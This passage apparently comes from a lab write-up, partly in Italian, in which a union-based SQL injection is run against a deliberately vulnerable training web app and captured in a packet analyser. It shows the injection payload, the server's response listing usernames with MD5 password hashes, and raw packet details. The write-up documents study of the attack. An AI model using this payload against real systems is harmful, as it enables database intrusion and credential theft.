'Smith', '5f4dcc3b5aa765d61d8327deb882cf99', 'gordonb', 'e99a18c428cb38d5f260853678922e03', '1337', '8d3533d75ae2c3966d7e0d4fcc69216b', 'pablo', '0d107d09f5bbe40cade3de5c71e9e9b7', 'smithy', and '5f4dcc3b5aa765d61d8327deb882cf99'.

Stream Content:

```
...</form>
...<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname: Brown</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname: Me</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname: Picasso</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname: Smith</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: 1337<br />Surname: 8d3533d75ae2c3966d7e0d4fcc69216b</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre>
<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

<h2>More Information</h2>
<ul>
```

Entire conversation (7186 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Filter Out This Stream Close

Frame 28: 685 bytes on wire (5480 bits)  
Ethernet II, Src: PcsCompu\_cae1:24:00:00:00:00, Dst: 10.0.2.15  
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15  
Transmission Control Protocol, Src Port: 35668, Dst Port: 80, Seq: 1, Ack: 1, Len: 619

0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ...H...'.\$.E.  
0010 02 9f 58 44 40 00 40 06 c8 02 0a 00 02 04 0a 00 ...XD@.@.....  
0020 02 0f 8b 54 00 50 f0 da e0 8a a2 2d 91 a8 80 18 ...T.P.....  
0030 00 e5 1a a4 00 00 01 01 08 0a 00 02 b8 cb 00 02 .....</p></div>

2. **Risultato:** Il server risponde con gli username e i relativi hash delle password.